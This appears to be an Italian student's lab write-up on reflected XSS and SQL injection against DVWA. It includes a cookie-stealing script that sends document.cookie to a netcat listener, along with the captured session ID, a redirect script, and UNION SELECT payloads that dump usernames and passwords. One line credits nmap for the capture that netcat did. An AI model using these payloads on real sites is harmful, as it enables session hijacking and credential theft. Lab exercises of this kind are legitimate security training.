Pratica S6L2


Una vulnerabilità XSS reflected si verifica quando un sito prende un dato che gli fornisci (ad esempio, qualcosa che scrivi in un campo o che metti nell'URL) e te lo rimanda indietro nella pagina senza controllare cosa hai scritto. Se scrivi del codice, come uno script, il sito lo manda al browser, e il browser lo esegue. Questo permette ad un attaccante di inserire del codice malevolo, come JavaScript, che viene eseguito direttamente nel browser della vittima.

OK

Esempi d XSS reflected


<script>alert('Vulnerabilità!');</script>

Con questo script facciamo uscire a schermo un allert con scritto "Vulnerabilità!"



<script>document.location='http://192.168.50.100:8888/?cookie='+document.cookie;</script>


Con questo script captiamo con nmap i cookie di chi clicca sul link



```
(kali® kali)-[~]
$ nc -lvp 8888
listening on [any] 8888 ...
192.168.50.100: inverse host lookup failed: Unknown host
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 37024
GET /?cookie=security=low;%20PHPSESSID=9e9287e8e25bfaf9d7d07b09ce831a05 HTTP/1.1
Host: 192.168.50.100:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.50.101/
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

<script>window.location='https://hwupgrade.it';</script>

Questo invece reindirizza l'utente alla pagina indicata nello script










La SQL Injection è una vulnerabilità che permette a chi attacca di inserire comandi SQL pericolosi in un'applicazione web, usando input dell'utente come nei moduli di login o ricerca. Così facendo, l'attaccante può manipolare il database, accedere a dati sensibili, modificarli o eliminarli. Per evitare questo tipo di attacco, si usano query sicure (parametrizzate) e si controlla bene quello che l'utente inserisce nei moduli.

Esempi di SQL Injection

' OR '1'='1

Questo codice mi restituisce tutti gli utenti registrati nel database



'UNION SELECT user, password FROM dvwa.users#

Con questo codice viene generata la lista di utenti con relative password

